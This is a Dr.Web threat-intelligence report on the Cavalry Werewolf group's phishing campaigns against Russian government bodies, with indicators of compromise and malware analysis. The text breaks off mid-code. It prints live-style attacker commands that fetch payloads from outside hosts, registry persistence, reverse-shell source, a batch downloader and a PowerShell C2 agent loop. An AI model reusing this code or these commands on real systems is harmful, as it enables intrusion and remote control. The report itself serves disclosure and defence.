
Dr.WEB

Cavalry Werewolf hacker group attacks Russian state institutions



Doctor Web develops and distributes Dr.Web information security solutions which provide efficient protection from malicious software and spam.

Doctor Web customers can be found among home users from all over the world and in government enterprises, small companies and nationwide corporations.

Dr.Web antivirus solutions are well known since 1992 for continuing excellence in malware detection and compliance with international information security standards. State certificates and awards received by the Dr.Web solutions, as well as the globally widespread use of our products are the best evidence of exceptional trust to the company products.

Cavalry Werewolf hacker group attacks Russian state institutions
11/5/2025

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya, Moscow, Russia, 125124

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Introduction

In July 2025, Doctor Web was contacted by a client from a government-owned organization within the Russian Federation with suspicions that its internal network had been compromised. This hypothesis derived from the fact that spam emails were detected as coming from one of their corporate email addresses. An investigation into the incident, conducted by our anti-virus laboratory, revealed that the institution had been subjected to a targeted attack by a hacker group, which our experts identified as Cavalry Werewolf. One of the attack's goals was to collect confidential information as well as network configuration data.


During the examination, our experts successfully identified previously unknown malware, including open-source tools. Among them were various backdoors that allow commands to be executed remotely on attacked systems and the background to be prepared for reconnaissance and further anchoring into the network infrastructure.

In this study, we will discuss the Cavalry Werewolf tools that we discovered and consider the features of this hacker group and the typical actions that these cybercriminals perform in compromised networks.

General Information about the Attack and the Tools Involved

To gain initial access to one of the computers, the threat actors utilized a common attack vector: phishing emails with malware disguised as documents attached. In this particular case, the messages contained **BackDoor.ShellNET.1**, a backdoor that was unknown at the time of the attack. This malware is based on Reverse-Shell-CS open-source software. It allows infected systems to be connected to remotely via a reverse shell and commands to be executed. This backdoor was located in a password-protected archive and had different names, depending on the particular phishing campaign involved.

Name variants for BackDoor.ShellNET.1
`Службеная записка от 16.06.2025_____.exe`
`О ПРЕДОСТАВЛЕНИИ ИНФОРМАЦИИ ДЛЯ ПОДГОТОВКИ СОВЕЩАНИЯ.exe`
`О проведении личного приема граждан список участников.exe`
`О работе почтового сервера план и проведенная работа.exe`



*An example of a phishing email containing **BackDoor.ShellNET.1**. The attackers offer the potential victim a "document" to read and provide a password that can be used to unpack the archive*

Using **BackDoor.ShellNET.1**, the threat actors continued to get anchored into the target system. They downloaded several malicious apps through the standard Windows tool Bitsadmin (`C:\Windows\SysWOW64\bitsadmin.exe`)—for managing file transfer tasks. This program was launched with a set of certain command-line keys and on behalf of the current system administrator, as shown in the example below:

```
cmd: bitsadmin /transfer www /download hxxp[:]//195[.]2.79[.]245/winpot.exe C:
\users\public\downloads\winpot.exe
```

The first threat downloaded with **BackDoor.ShellNET.1** was the **Trojan.FileSpyNET.5** trojan stealer. The cybercriminals used it to download documents stored on the computer in .doc, .docx, .xlsx, and .pdf formats; text files (.txt); and images (.jpg, .png).

Next, the attackers installed **BackDoor.Tunnel.41** (backdoor malware that is ReverseSocks5 open-source software) to create SOCKS5 tunnels and inconspicuously connect to the

computer in order to then execute commands on it, including one permitting the installation of other malware.

Cavalry Werewolf Tools

Our investigation into this incident allowed us to uncover not only the aforementioned malware, but also many other of this criminal group's tools that hackers use to carry out targeted attacks. It should be noted that Cavalry Werewolf malware creators do not limit themselves to a single set of malicious apps and are constantly expanding their arsenal. For this reason, the tools for penetrating target systems can vary, as can the next stages in the infection chain, depending on which institution is being attacked.

The Entry Point

Malicious programs in Cavalry Werewolf's phishing emails are the first stage in the infection chain. At the same time, they can be represented by different malware types. Doctor Web's virus analysts identified the following variants:

- scripts (**BAT.DownLoader.1138**);
- executable files (**Trojan.Packed2.49708**, **Trojan.Siggen31.54011**, **BackDoor.Siggen2.5463**, **BackDoor.RShell.169**, **BackDoor.ReverseShell.10**).

BAT.DownLoader.1138

This is a batch file that downloads **PowerShell.BackDoor.109**, PowerShell backdoor malware, into the target system. With its help, the threat actors download and run other malware on the computer.

Known file names for BAT.DownLoader.1138	SHA1 hash	C2 server
`scan26_08_2025.bat`	d2106c8dfd0c681c27483a21cc72d746b2e5c18c	168[.]100.10[.]73

Trojan.Packed2.49708

This trojan installs the **BackDoor.Spy.4033** malware that is stored in encrypted form in its body. This backdoor allows the attackers to execute commands in the infected system via a reverse shell.

Known file names for Trojan.Packed2.49708	SHA1 hash	C2 server

`О проведении личного приема граждан список участников план и проведенная работа.exe`
 	
`C:\Windows\2o1nzu.exe`
	5684972ded765b0b08b290c85c8fac8ed3fea273	185[.]173.37[.]67

`Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe`	29ee3910d05e248cfb3ff62bd2e85e9c76db44a5	185[.]231.155[.]111
`О работе почтового сервера план и проведенная работа.exe`	ce4912e5cd46fae58916c9ed49459c9232955302	109[.]172.85[.]95

Known file names for Trojan.Packed2.49708	SHA1 hash	C2 server
Программный офис Управления Организации Объединенных Наций по наркотикам и преступности (УНП ООН).exe План-протокол встречи о сотрудничестве представителей должн.лиц.exe		
C:\Windows\746wljxfs.exe	653ffc8c3ec85c6210a416b92d828a28b2353c17	185[.]173.37[.]67
—	b52e1c9484ab694720dc62d501deca2aa922a078	109[.]172.85[.]95

Trojan.Siggen31.54011

This trojan installs the **BackDoor.Spy.4038** malware that is stored in encrypted form in its body. This backdoor allows the attackers to execute commands in the infected system via a reverse shell.

Functionality-wise, **Trojan.Siggen31.54011** is similar to the **Trojan.Packed2.49708** malware, but it has a slightly different payload-extraction algorithm.

SHA1 hash	C2 server
baab225a50502a156222fcc234a87c09bc2b1647	109[.]172.85[.]63
93000d43d5c54b07b52efbdad3012e232bdb49cc	109[.]172.85[.]63

BackDoor.Siggen2.5463

This backdoor executes tasks received from the attackers and is controlled via a Telegram bot. The main functionality of this malware is located in the PowerShell code hidden in its body.

Known file names for BackDoor.Siggen2.5463	SHA1 hash	The payload

`Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe`
 	
`system.exe`
	c96beb026dc871256e86eca01e1f5ba2247a0df6	**PowerShell.BackDoor.108**

BackDoor.RShell.169

This backdoor allows malicious actors to remotely connect to infected computers via a reverse shell to execute various commands.

Known file names for BackDoor.RShell.169	SHA1 hash	C2 server

`Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe`
 	
`Информация по письму в МИД от 6 июля статус и прилагаемые документы.exe`
	633885f16ef1e848a2e057169ab45d363f3f8c57	109[.]172.85[.]63

BackDoor.ReverseShell.10

This backdoor enables a reverse shell and gives threat actors remote access to the system.

Known file names for BackDoor.ReverseShell.10	SHA1 hash	C2 server
к проектам.exe Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа проектов к проектам.exe	dd98dcf6807a7281e102307d61c71b7954b93032	195[.]2.78[.]133
Служебная записка от 20.08.2025 .exe Служебная записка от 12.08.2025 .exe	f546861adc7c8ca88e3b302d274e6fffb63de9b0	62[.]113.114[.]209

The Next Infection Stages

We have uncovered the following malicious programs that can be installed on infected devices after they have been compromised:

- **Trojan.Inject5.57968**
- **BackDoor.ShellNET.2**
- **BackDoor.ReverseProxy.1**
- **Trojan.Packed2.49862**

Trojan.Inject5.57968

This is a trojan app with a backdoor encrypted in its body. This backdoor allows the attackers to download malicious programs on the infected computer. The payload is decrypted in several steps. In one of them, a malicious data array is injected into the process of the `aspnet_compiler.exe` program, which is part of the Microsoft .NET Framework package. Eventually, the completely decrypted backdoor operates in the context of this legitimate app's process.

00:09	<PATH_SAMPLE.EXE>:4136:4128	CreateThread	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 StartAddress = 0xa9abc6, ContextFlags = 1048587, Parameters = 0xc4b000
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0x402000, WriteSize = 0x4ee00
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0x452000, WriteSize = 0x600
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0x454000, WriteSize = 0x200
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0xc4b008, WriteSize = 0x4
00:09	<PATH_SAMPLE.EXE>:4136:4128	SetContextThread	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212, InThreadId = 4332, ContextFlags = CONTEXT_INTEGER
00:09	<PATH_SAMPLE.EXE>:4136:4128	PostCreateProcess	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 CommandLine = ""%WINDIR%\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe"" EntryPoint = 0x40abc6 Hash = 5b07d367
00:18	%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe:3212:4332	ConnectNet	To '64.95.11.202':56001

*Studying **Trojan.Inject5.57968**'s activity, using the "sandbox" of the Dr.Web vxCube interactive threat analyzer*

Known file names for Trojan.Inject5.57968	SHA1 hash	C2 server	The payload
`pickmum1.exe`	e840c521ec436915da71eb9b0cfd56990f4e53e5	64[.]95.11[.]202	**Trojan.PackedNET.3351**
`mummyfile1.exe`	22641dea0dbe58e71f93615c208610f79d661228	64[.]95.11[.]202	**Trojan.PackedNET.3351**

BackDoor.ShellNET.2

A backdoor that is controlled via a Telegram bot and executes the attackers' commands.

Known file names for BackDoor.ShellNET.2	SHA1 hash
`win.exe`	1957fb36537df5d1a29fb7383bc7cde00cd88c77

BackDoor.ReverseProxy.1

A backdoor based on the ReverseSocks5 open-source software. It enables a SOCKS5 proxy in the infected system to provide remote access to the computer. **BackDoor.ReverseProxy.1** is launched via the command interpreter cmd.exe with the parameter `-connect IP` to connect to the target address. There are modifications of this backdoor with hardcoded addresses.

The following IPs have been detected:

- `78[.]128.112[.]209` (specified in the launching command)
- `96[.]9.125[.]168` (specified in the launching command)
- `188[.]127.231[.]136` (hardcoded in the code)

Known file names for BackDoor.ReverseProxy.1	SHA1 hash
`revv2.exe`	6ec8a10a71518563e012f4d24499b12586128c55

Trojan.Packed2.49862

Trojan.Packed2.49862 is the detection name for the trojan versions of legitimate programs in which the attackers have implanted malicious code. Doctor Web's malware analysts encountered malicious modifications of the WinRar and 7-Zip archivers, the Visual Studio Code development tool, AkelPad text-editing software, and some other apps. Among them, for instance, was the Sumatra PDF Reader program which the cybercriminals passed off as

MAX messenger. Such modifications are no longer able to carry out their main functionality and, when launched, can only initialize the implanted trojan component.

Depending on the cybercriminals' goals, these modifications can carry all sorts of malware. Among them are:

- **BackDoor.ReverseProxy.1** (ReverseSocks5)
- **BackDoor.Shell.275** (AdaptixC2)
- **BackDoor.AdaptixC2.11** (AdaptixC2)
- **BackDoor.Havoc.16** (Havoc)
- **BackDoor.Meterpreter.227** (CobaltStrike)
- **Trojan.Siggen9.56514** (AsyncRAT)
- **Trojan.Clipper.808**

Known file names for Trojan.Packed2.49862	SHA1 hash	C2 server	The payload
`code.exe` `rev2.exe`	8279ad4a8ad20bf7bbca0fc54428d6cdc136b776	188[.]127.231[.]136	**BackDoor.ReverseProxy.1**
`code.exe` `revv.exe`	a2326011368d994e99509388cb3dc132d7c2053f	192[.]168.11[.]10	**BackDoor.ReverseProxy.1**

`7zr.exe`
`winload.exe`
`system.exe`
`Recorded_TV.exe`
	451cfa10538bc572d9fd3d09758eb945ac1b9437	77[.]232.42[.]107	**BackDoor.Shell.275**

`Command line RAR`
`winlock.exe`
`Recorded_TV.exe`
	a5e7e75ee5c0fb82e4dc2f7617c1fe3240f21db2	77[.]232.42[.]107	**BackDoor.AdaptixC2.11**

`winsrv.exe` `firefox.exe`	bbe3a5ef79e996d9411c8320b879c5e31369921e	94[.]198.52[.]210	**BackDoor.AdaptixC2.11**
`AkelPad.exe`	e8ab26b3141fbb410522b2cbabdc7e00a9a55251	78[.]128.112[.]209	**BackDoor.Havoc.16**

Known file names for Trojan.Packed2.49862	SHA1 hash	C2 server	The payload
`7z.exe`	dcd374105a5542ef5100f6034c805878153b1205	192[.]168.88[.]104	**BackDoor.Meterpreter.227**
`7z.exe`	e51a65f50b8bb3abf1b7f2f9217a24acfb3de618	192[.]168.1[.]157	**Trojan.Siggen9.56514**
`7z.exe` `chromedriver.exe`	d2a7bcbf908507af3d7d3b0ae9dbaadd141810a4	Telegram bot	**Trojan.Clipper.808**

`7z`
`7z.exe`
`svc_host.exe`
`dzveo09ww.exe`
	c89c1ed4b6dda8a00af54a0ab6dca0630eb45d81	Telegram bot	**Trojan.Clipper.808**

—	b05c5fe8b206fb0d168f3a1fc91b0ed548eb46f5	Telegram bot	**Trojan.Clipper.808**
`max - для бизнеса.exe`	b4d0d2bbcfc5a52ed8b05c756cfbfa96838af231	89[.]22.161[.]133	**BackDoor.Havoc.16**

Typical Actions Performed by This Group in a Compromised Network

Once the attackers penetrate the target organization's computer infrastructure, they can perform various actions involving data collection and getting further anchored into the system.

To collect information about the infected computer, they execute these commands:

- `whoami` — to get information about the current user;
- `dir C:\\users\\<user>\\Downloads` — to get the list of files located in the "Downloads" directory of the current user;
- `dir C:\\users\\public\\pictures\\` — to get the list of files in the "Pictures" directory from a shared catalog (in order to determine which malicious programs have already been downloaded into the system);
- `ipconfig /all` — to get the network configuration;
- `net user` — to get a list of all of the users in the system.

They use the following commands to collect information about the proxy server and to check the network's functionality:

- `powershell -c '[System.Net.WebRequest]::DefaultWebProxy.GetProxy(\"https://google.com\")'`
- `curl -I https://google.com`
- `curl -I https://google.com -x <proxy>`.

To configure the network, they use:

- a command-line tool `netsh`, which is included in the Windows OS.

To subsequently deliver malicious tools into the system, they use legitimate tools:

- PowerShell (for example: `powershell -Command Invoke-WebRequest -Uri \"hxxps[:]//sss[.]qwadx[.]com/revv3.exe\" -OutFile \"C:\\users\\public\\pictures\\rev.exe`);
- Bitsadmin (for example: `bitsadmin /transfer www /download hxxp[:]//195[.]2.79[.]245/rever.exe C:\\users\\public\\pictures\\rev3.exe`);
- curl (for example: `curl -o C:\\users\\public\\pictures\\rev.exe hxxp[:]//195[.]2.79[.]245/code.exe`).

To get anchored in the system:

- They can modify the Windows registry (for example: `REG ADD HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Service /t REG_SZ /d C:\\users\\public\\pictures\\win.exe /f`).

They use the command-line interpreter cmd.exe to launch their tool. For example:

- `C:\\users\\public\\libraries\\revv2.exe -connect 78[.]128.112[.]209:10443` — to launch **BackDoor.ReverseProxy.1**;
- `C:\\users\\public\\pictures\\732.exe` — to launch **BackDoor.Tunnel.41**.

They can use PowerShell to delete their tools. For example:

- `powershell -Command Remove-Item C:\\users\\public\\pictures\\732.exe`

Threat actors can also periodically check whether C2 servers are available, using the command `ping`.

Features of the Cavalry Werewolf Hacker Group

The following features of the Cavalry Werewolf hacker group can be highlighted:

- they prefer using open-source software, both in its original form and as the basis for developing their own tools;
- their main tools are various reverse-shell backdoors that allow commands to be executed remotely in infected systems;
- they can embed malicious code into initially harmless programs;
- they often use the Telegram API to control infected computers;
- they use compromised email addresses and carry out phishing campaigns, sending emails under the guise of state institutions to distribute the first infection stage;
- they use directories `C:\\users\\public\\pictures`, `C:\\users\\public\\libraries`, and `C:\\users\\public\\downloads` to download subsequent infection stages to the target device.

Operating Routine of Discovered Malware Samples

BackDoor.ShellNET.1

A backdoor for Microsoft Windows operating systems that is written in the C# programming language and based on Reverse-Shell-CS open-source software. It allows malicious actors to remotely connect to target computers via a reverse shell.

Operating routine

BackDoor.ShellNET.1 connects to the C2 server at `188[.]127.227[.]226`. Next, it runs the cmd.exe command prompt in silent mode, allowing attackers to remotely execute commands on the infected computer.

BackDoor.ShellNET.2

A backdoor written in the C# programming language and operating on computers running Microsoft Windows operating systems. It executes attackers' commands received via a Telegram bot.

Operating routine

First, **BackDoor.ShellNET.2** generates an ID and sends it to the Telegram bot, together with the name of the infected computer.

```
private static string IdGet()
{
    Random random = new Random();
    char c = (char)random.Next(65, 91);
    string str = random.Next(1000, 10000).ToString("D2");
    return c.ToString() + str;
}
```

The backdoor's code that generates the ID

Next, **BackDoor.ShellNET.2** can receive the following commands from the bot:

Command	Action to be performed
`<ID>:exit`	Ends the session.
`<ID>:copyrun`	The backdoor copies itself to `%APPDATA %/Microsoft_NTL/copytell.exe` and then runs this copy and sends the string `copy run` to the Telegram bot.

Command	Action to be performed
`<ID>:`	Uses cmd.exe to run the command indicated after the colon symbol in the string received from the bot.
`list`	Sends the infected computer's name and the previously generated ID to the Telegram bot.
`clear`	Sets `offset=update_id+1` in the method `getUpdates` for the Telegram API. As a result, the backdoor will not process messages received earlier from the Telegram bot.

```
this.<id_mss>5__9 = jsonElement.GetProperty("update_id").GetInt32();
if (@int.ToString() == this.<admId>5__6 & this.<id_mss>5__9 >= this.<lastId>5__5)
{
    if (@string.Contains(this.<Idclt>5__2))
    {
        string text = @string.Replace(this.<Idclt>5__2 + ":", "").Trim();
        if (text == "exit")
        {
            this.<exit>5__7 = true;
            break;
        }
        string text4;
        if (text == "copyrun")
        {
            string location = Assembly.GetExecutingAssembly().Location;
            string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Microsoft_NTL");
            Directory.CreateDirectory(text2);
            string text3 = Path.Combine(text2, "copytell.exe");
            File.Copy(location, text3, true);
            Process.Start(text3);
            text4 = "copy run";
        }
        else
        {
            text4 = Program.execom(text);
        }
        int length = text4.Length;
        awaiter = Program.SendMsg(text4, this.<Idclt>5__2).GetAwaiter();
        if (!awaiter.IsCompleted)
        {
            num = (this.<>1__state = 2);
            this.<>u__1 = awaiter;
            this.<>t__builder.AwaitUnsafeOnCompleted<TaskAwaiter, Program.<Main>d__6>(ref awaiter, ref this);
            return;
        }
        goto IL_31E;
    }
    else if (@string == "clear")
    {
        this.<UpdateId>5__4 = (this.<id_mss>5__9 + 1).ToString();
    }
    else if (@string == "list")
    {
        awaiter = Program.SendMsg(" - " + this.<comname>5__3, this.<Idclt>5__2).GetAwaiter();
        if (!awaiter.IsCompleted)
        {
            num = (this.<>1__state = 3);
            this.<>u__1 = awaiter;
            this.<>t__builder.AwaitUnsafeOnCompleted<TaskAwaiter, Program.<Main>d__6>(ref awaiter, ref this);
            return;
        }
```

*The **BackDoor.ShellNET.2** code fragment responsible for executing main commands*

```
private static string execom(string command)
{
    string result;
    try
    {
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = "/c " + command,
            CreateNoWindow = true,
            UseShellExecute = false,
            RedirectStandardOutput = true,
            RedirectStandardError = true
        };
        Process process = new Process();
        process.StartInfo = startInfo;
        process.Start();
        string text = process.StandardOutput.ReadToEnd();
        string text2 = process.StandardError.ReadToEnd();
        process.WaitForExit();
        if (!string.IsNullOrEmpty(text))
        {
            result = text;
        }
        else
        {
            result = text2;
        }
    }
    catch (Exception ex)
    {
        result = "errcmd ---> " + ex.Message;
    }
    return result;
}
```

The backdoor's code responsible for executing commands `<ID>:` via the cmd.exe command prompt

BackDoor.Tunnel.41

An open-source Reverse-SOCKS5 backdoor tool for running a reverse SOCKS5 proxy on Windows OS computers. It is written in the C++ programming language. Malicious actors can use it to remotely access infected devices when performing targeted attacks.

Operating routine

BackDoor.Tunnel.41 connects to the C2 server at `185[.]231.154[.]84`.

BackDoor.RShell.169

A backdoor written in the C++ programming language and targeting computers running the Windows OS. It allows malicious actors to remotely connect to target devices via a remote shell in order to execute commands.

Operating routine

BackDoor.RShell.169 connects to the C2 server at `109[.]172.85[.]63`. Next, it uses silent mode to run the cmd.exe command prompt, through which attackers execute commands in the system.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  FreeConsole();
  WSAStartup(0x202u, &WSAData);
  s = WSASocketA(2, 1, 6, 0, 0, 0);
  name.sa_family = 2;
  *(_WORD *)name.sa_data = htons(0x1BBu);
  *(_DWORD *)&name.sa_data[2] = inet_addr("109.172.85.63");
  WSAConnect(s, &name, 16, 0, 0, 0, 0);
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 104;
  StartupInfo.dwFlags = 257;
  StartupInfo.hStdError = (HANDLE)s;
  StartupInfo.hStdOutput = (HANDLE)s;
  StartupInfo.hStdInput = (HANDLE)s;
  CreateProcessA(0, (LPSTR)"cmd.exe", 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
  return 0;
}
```

The backdoor's logic that is responsible for connecting to the C2 server and remotely executing commands via the cmd.exe command prompt

BackDoor.ReverseShell.10

A backdoor that runs a reverse shell on Windows OS computers and allows cybercriminals to access them remotely. It is written in the Golang programming language.

Operating routine

Depending on which modification is involved, the backdoor connects to the following IP addresses:

- `195[.]2.78[.]133`

- 62[.]113.114[.]209

```
v33 = net_Dial((unsigned int)&TCP, 3, (unsigned int)"62.113.114.209:443", 18);
v34 = (_ptr_exec_Cmd)os_exec_Command((unsigned int)"cmd.exewindowsrunning", 7, 0, 0, 0, v0, v1, v2, v3);
p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
v6 = v34;
if ( dword_649580 )
{
  p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_gcWriteBarrier2(p_syscall_SysProcAttr);
  *v5 = p_syscall_SysProcAttr;
  v5[1] = v6->SysProcAttr;
}
```

The backdoor's logic that is responsible for connecting to the C2 server

BackDoor.ReverseProxy.1

An open-source ReverseSocks5 backdoor tool for launching a reverse SOCKS5 proxy on target computers running Microsoft Windows. This tool is written in the Golang programming language. Malicious actors can use it when implementing various attacks to gain remote access to infected systems.

Operating routine

The particular modification in question is downloaded into the target system to `C:\\Users\\Public\\Libraries\\revv2.exe` and then launched with the parameter `-connect IP`, where `IP` is the network address to connect to:

```
C:\\users\\public\\libraries\\revv2.exe -connect <IP>
```

The following IPs were recorded as being in use:

- 78[.]128.112[.]209
- 96[.]9.125[.]168

There are also modifications with hardcoded IP addresses:

- 188[.]127.231[.]136
- 192[.]168.11[.]10 (in versions that were distributed via the local network)

BAT.DownLoader.1138

A malicious batch file for the Windows command-line interpreter. It downloads the PowerShell backdoor **PowerShell.BackDoor.109** into the target system.

Operating routine

BAT.DownLoader.1138 downloads the PowerShell script `dis.ps1` (**PowerShell.BackDoor.109**) from the C2 server `hxxp[:]//168[.]100.10[.]73`, places it into the directory `%temp%`, and then runs it.

```
@echo off
set PS_URL=http://168.100.10.73/dis.ps1
set PS_FILE=%TEMP%\dis.ps1

:: ????????? PowerShell ??????
powershell -Command "Invoke-WebRequest -Uri %PS_URL% -OutFile %PS_FILE%"

:: ????????? ??? ??????
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -File %PS_FILE%
```

***BAT.DownLoader.1138**'s functionality*

When launched, **PowerShell.BackDoor.109** creates a directory `%temp%/downloads`.

Next, it uploads information about the computer to the C2 server at `hxxp[:]//168[.]100.10[.]73:5000/register`. It then connects to the C2 server at `hxxp[:]//168[.]100.10[.]73:5000/get-commands?agent=<computername>`, awaiting commands from it.

The backdoor can receive the following commands:

- `upload` — to download a specified file from `hxxp[:]//168[.]100.10[.]73:5000/uploads/<filename>`;
- `run` — to run the file at a specified path.

```powershell
$ServerUrl = "http://168.100.10.73:5000/"
$hostname = $env:COMPUTERNAME
$user     = $env:USERNAME
$os       = (Get-CimInstance Win32_OperatingSystem).Caption
$DownloadDir = "$PSScriptRoot\downloads"
if (-not (Test-Path $DownloadDir)) { New-Item -Path $DownloadDir -ItemType Directory | Out-Null }


Invoke-RestMethod -Uri "$ServerUrl/register" -Method Post -Body @{ user=$user; hostname=$hostname; os=$os }

while ($true) {
    try {

        $commands = Invoke-RestMethod -Uri "$ServerUrl/get-commands?agent=$hostname"
        foreach ($cmd in $commands) {
            if ($cmd.type -eq "upload") {
                $fileName = $cmd.filename
                $fileUrl  = "$ServerUrl/uploads/$fileName"
                $outPath  = Join-Path $DownloadDir $fileName
                Invoke-WebRequest -Uri $fileUrl -OutFile $outPath
            }
            if ($cmd.type -eq "run") {
                $filePath = Join-Path $DownloadDir $cmd.filename
                if (Test-Path $filePath) {
                    Start-Process $filePath
                }
            }
        }
    } catch { Write-Host "Error: $($_.Exception.Message)" }
    Start-Sleep -Seconds 5
}
```

***PowerShell.BackDoor.109**'s functionality*

Trojan.FileSpyNET.5

A trojan app written in the C# programming language and designed for computers running the Microsoft Windows operating system. It steals documents, text files, and images from infected devices and sends them to the attackers.

Operating routine

Trojan.FileSpyNET.5 searches for files of the following formats on an infected computer: `.txt`, `.doc`, `.docx`, `.xlsx`, `.jpg`, `.png`, `.pdf`. It copies the files it has found to the directory `C:\\Users\\Public\\Libraries\\`. It then puts them into a ZIP archive and uploads to the C2 server at `89[.]110.98[.]234/fileupper/getupper.php`.

Trojan.Packed2.49708

A trojan app written in the C++ programming language and operating on computers running Microsoft Windows. It runs **BackDoor.Spy.4033**, backdoor malware that is encrypted and stored in its body, in the infected system.

Operating routine

When launched, **Trojan.Packed2.49708** locates the resource `OUTPUT_BIN` in its body and loads it into the RAM:

```
__int64 sub_1400B36C0()
{
  HRSRC ResourceA; // rsi
  SIZE_T v1; // rbx
